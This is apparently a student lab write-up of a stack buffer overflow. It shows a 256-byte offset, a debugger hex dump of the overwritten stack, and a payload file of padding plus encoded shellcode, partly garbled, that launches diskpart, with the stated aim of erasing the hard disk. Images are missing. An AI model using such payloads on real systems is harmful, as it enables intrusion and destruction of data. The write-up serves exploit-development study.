
Offset is 256.


Start location and end location of the A's used in first step:

Address	Hex dump	ASCII
0012F3A4	00 00 00 00 00 00 00 00 00 00
0012F3AC	00 00 00 00 00 00 00 00 00 00
0012F3B4	00 00 00 00 00 00 00 00 00 00
0012F3BC	00 00 00 00 00 00 00 00 00 00
0012F3C4	00 00 00 00 00 00 00 00 00 00
0012F3CC	00 00 00 00 00 00 00 00 00 00
0012F3D4	00 00 00 00 00 00 00 00 00 00
0012F3DC	00 00 00 00 00 00 00 00 00 00
0012F3E4	00 00 00 00 00 00 00 00 00 00
0012F3EC	00 00 00 41 41 41 41 41 41 .. AAAAAA AAAAAA
0012F3F4	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F3FC	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F404	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F40C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F414	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F41C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F424	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F42C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F434	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F43C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F444	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F44C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F454	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F45C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F464	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F46C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F474	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F47C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F484	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012F48C	41 41 41 41 41 41 41 41 41 41	AAAAAAA
edlg	0012F494	41 41 41 41 41 41 41 41 41 41 AAAAAAA
edlg	0012F49C	41 41 41 41 41 41 41 41 41 41 AAAAAAA
edlg	0012F4A4	41 41 41 41 41 41 41 41 41 41 AAAAAAA
edlg	0012F4AC	41 41 41 41 41 41 41 41 41 41 AAAAAAA
edlg	0012F4B4	41 41 41 41 41 41 41 41 41 41 AAAAAAA
theme	0012F4BC	41 41 41 41 41 41 41 41 41 41 AAAAAAA
theme	0012F4C4	41 41 41 41 41 41 41 41 41 41 AAAAAAA
theme	0012F4CC	41 41 41 41 41 41 41 41 41 41 AAAAAAA
theme	0012F4D4	41 41 41 41 41 41 41 41 41 41 AAAAAAA
theme	0012F4DC	41 41 41 41 41 41 41 41 41 41 00000000

Using DiskPart:

Creating payload that open diskpart on buffer overflow:





Lab9PayloadDiskpart.txt - Notepad

File Edit Format View Help



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
AAAAAAAAAAAAAAAAAAAAAAé K‡ @00Ut$ô^VYIIIIIIICCCCCC7QZjAxPOAOAKAAQ2AB2BB0BBABXP8ABUJTy
```

BufferOverflow successfully opened diskpart. Now we can easily erase the hard disk.

Before:



Diskpart opened



Erase the hard disk:

